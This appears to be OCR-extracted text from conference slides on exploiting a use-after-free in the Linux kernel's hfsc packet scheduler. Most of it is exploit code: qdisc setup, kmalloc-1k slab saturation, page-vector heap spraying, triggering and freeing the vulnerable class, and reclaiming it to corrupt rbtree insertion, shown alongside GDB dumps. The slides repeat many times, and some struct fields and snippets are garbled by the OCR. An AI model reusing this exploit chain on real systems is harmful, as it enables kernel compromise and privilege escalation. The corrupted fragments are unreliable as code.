tc(DEL_CLASS, "hfsc",  "lo", TC_H(2, 2), 0, NULL, 0);
```

PREPARING THE ATTACK

USE TBF TO BLOCK DEQUEUE

```
tbf_custom_opt.burst  = 100;
tbf_custom_opt.rate64 = 1;
tc(ADD_QDISC, "tbf",  "lo", TC_H(1, 0), TC_H_ROOT, &tbf_custom_opt, 0);
tc(ADD_QDISC, "hfsc", "lo", TC_H(2, 0), TC_H(1, 0), NULL, 0);
send_packets("lo", 64, 2, 0);
```

```
// Saturate kmalloc-1k slabs
for (int i = 0; i < KMALLOC_1K_PARTIALS; i++)
    tc(ADD_CLASS, "hfsc", "dummy-0", TC_H(1, i + 1), TC_H(1, 0), NULL, 0);

// Setup the vulnerable class
tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 1), TC_H(2, 0), NULL, 0);
tc(ADD_QDISC, "netem", "lo", TC_H(3, 0), TC_H(2, 1), NULL, 0);
```

PREPARING THE ATTACK

```
tbf_custom_opt.burst  = 100;
tbf_custom_opt.rate64 = 1;
tc(ADD_QDISC, "tbf",  "lo", TC_H(1, 0), TC_H_ROOT, &tbf_custom_opt, 0);
tc(ADD_QDISC, "hfsc", "lo", TC_H(2, 0), TC_H(1, 0), NULL, 0);
send_packets("lo", 64, 2, 0);
```

SATURATE PARTIALS, SETUP VULN CLASS


```
// Saturate kmalloc-1k slabs
for (int i = 0; i < KMALLOC_1K_PARTIALS; i++)
    tc(ADD_CLASS, "hfsc", "dummy-0", TC_H(1, i + 1), TC_H(1, 0), NULL, 0);

// Setup the vulnerable class
tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 1), TC_H(2, 0), NULL, 0);
tc(ADD_QDISC, "netem", "lo", TC_H(3, 0), TC_H(2, 1), NULL, 0);
```

PREPARING THE ATTACK

CLASS :2 ALLOCATION + PGV SPRAY


```
for (int i = 0; i < NUM_PGV_BEFORE; i++)
    psocks[i] = alloc_pg_vec(pgv_size, 0);

tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 2), TC_H(2, 0), NULL, 0);

for (int i = NUM_PGV_BEFORE; i < NUM_PGV_AFTER; i++)
    psocks[i] = alloc_pg_vec(pgv_size, 0);
```

NUM_PGV_BEFORE = 16
NUM_PGV_AFTER = 32



PREPARING THE ATTACK


```
// Trigger the vulnerability
send_packets("lo", 64, 2, TC_H(2, 1));
```



PREPARING THE ATTACK

```c
// Free the vulnerable class (C1)
tc(DEL_CLASS, "hfsc", "lo", TC_H(2, 1), 0, NULL, 0);
```

```c
// Replace the object with a page vector
for (int i = NUM_PGV_AFTER; i < NUM_PGV_TOTAL; i++) {
    psocks[i] = alloc_pg_vec(pgv_size, 0);
    pages[i] = mmap_pg_vec(psocks[i], total_size);
    for (int j = 0; j < total_size; j += PAGE_SIZE)
        pages[i][j] = 1; // First QWORD = RB_BLACK
}
```




PREPARING THE ATTACK

```
// Free the vulnerable class (C1)
tc(DEL_CLASS, "hfsc", "lo", TC_H(2, 1), 0, NULL, 0);
```

```
// Replace the object with a page vector
for (int i = NUM_PGV_AFTER; i < NUM_PGV_TOTAL; i++) {
    psocks[i] = alloc_pg_vec(pgv_size, 0);
    pages[i] = mmap_pg_vec(psocks[i], total_size);
    for (int j = 0; j < total_size; j += PAGE_SIZE)
        pages[i][j] = 1; // First QWORD = RB_BLACK
}
```

HFSC_CLASS EL_NODE

```
struct rb_node {
    unsigned long  __rb_parPAGEolor;
    struct rb_node *rbPAGEht;
    struct rb_node *rbPAGEt;
} __attribute__((aligned(sizeof(long))));
```




PREPARING THE ATTACK

```
// Free the vulnerable class (C1)
tc(DEL_CLASS, "hfsc", "lo", TC_H(2, 1), 0, NULL, 0);
```

```
// Replace the object with a page vector
for (int i = NUM_PGV_AFTER; i < NUM_PGV_TOTAL; i++) {
    psocks[i] = alloc_pg_vec(pgv_size, 0);
    pages[i] = mmap_pg_vec(psocks[i], total_size);
    for (int j = 0; j < total_size; j += PAGE_SIZE)
        pages[i][j] = 1; // First QWORD = RB_BLACK
}
```

HFSC_CLASS EL_NODE


```
struct rb_node {
    unsigned long  __rb_parPAGEolor;
    struct rb_node *rbPAGEht;
    struct rb_node *rbPAGEt;
} __attribute__((aligned(sizeof(long))));
```



PREPARING THE ATTACK

```
gef➤  x/40gx 0xffff88810a6d0c00 // This should be a hfsc_class (C1), but...
0xffff88810a6d0c00:    0xffff88810ac0b000          0xffff88810ac0c000
0xffff88810a6d0c10:    0xffff88810ac0d000          0xffff88810ac0e000
0xffff88810a6d0c20:    0xffff88810ac0f000          0xffff88810ac10000
0xffff88810a6d0c30:    0xffff88810ac11000          0xffff88810ac12000
0xffff88810a6d0c40:    0xffff88810ac13000          0xffff88810ac14000
0xffff88810a6d0c50:    0xffff88810ac15000          0xffff88810ac16000
0xffff88810a6d0c60:    0xffff88810ac17000          0xffff88810ac18000
0xffff88810a6d0c70:    0xffff88810ac19000          0xffff88810ac1a000
0xffff88810a6d0c80:    0xffff88810ac1b000          0xffff88810ac1c000
0xffff88810a6d0c90:    0xffff88810ac1d000          0xffff88810ac1e000
0xffff88810a6d0ca0:    0xffff88810ac1f000 [1]      0xffff88810ac20000 [2]
0xffff88810a6d0cb0:    0xffff88810ac21000 [3]      0xffff88810ac22000
0xffff88810a6d0cc0:    0xffff88810ac23000          0xffff88810ac24000
0xffff88810a6d0cd0:    0xffff88810ac25000          0xffff88810ac26000
...
```

```
gef➤  p *(struct rb_node *)0xffff88810a6d0ca0 // &class->el_node
$5 = {
  __rb_parent_color = 0xffff88810ac1f000, [1]
  rb_right = 0xffff88810ac20000, [2]
  rb_left = 0xffff88810ac21000 [3]
}
```




HFSC_CLASS (C1) REPLACED BY PGV

RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;

    while (*p != NULL) {
            parent = *p;
            cl1 = rb_entry(parent, struct hfsc_class, el_node);
            if (cl->cl_e >= cl1->cl_e)
                    p = &parent->rb_right;
            else
                    p = &parent->rb_left;
    }

        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;

    while (*p != NULL) {
            parent = *p;
            cl1 = rb_entry(parent, struct hfsc_class, el_node);
            if (cl->cl_e >= cl1->cl_e)
                    p = &parent->rb_right;
            else
                    p = &parent->rb_left;
    }

        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;

    while (*p != NULL) {
            parent = *p;
            cl1 = rb_entry(parent, struct hfsc_class, el_node);
            if (cl->cl_e >= cl1->cl_e)
                    p = &parent->rb_right;
            else
                    p = &parent->rb_left;
    }

        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```

```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
    rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```

```
static inline void rb_link_node(struct rb_node *node, struct rb_node *parent,
                struct rb_node **rb_link)
{
    node->__rb_parent_color = (unsigned long)parent; // C2->__rb_parent_color = P
    node->rb_left = node->rb_right = NULL; // C2->rb_left = C2->rb_right = NULL

    *rb_link = node; // P->rb_right = C2
}
```

```
sta
elt
{
                p = &parent->rb_left;
        }
    rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```

00

RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```


```
sta
elt
{
    static inline void rb_link_node(struct rb_node *node, struct rb_node *parent,
                    struct rb_node **rb_link)
    {
        node->__rb_parent_color = (unsigned long)parent; // C2->__rb_parent_color = P
        node->rb_left = node->rb_right = NULL; // C2->rb_left = C2->rb_right = NULL

        *rb_link = node; // P->rb_right = C2
    }

                    p = &parent->rb_left;
            }
    rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```

00

RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
    rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```




RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
    rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE INSERT

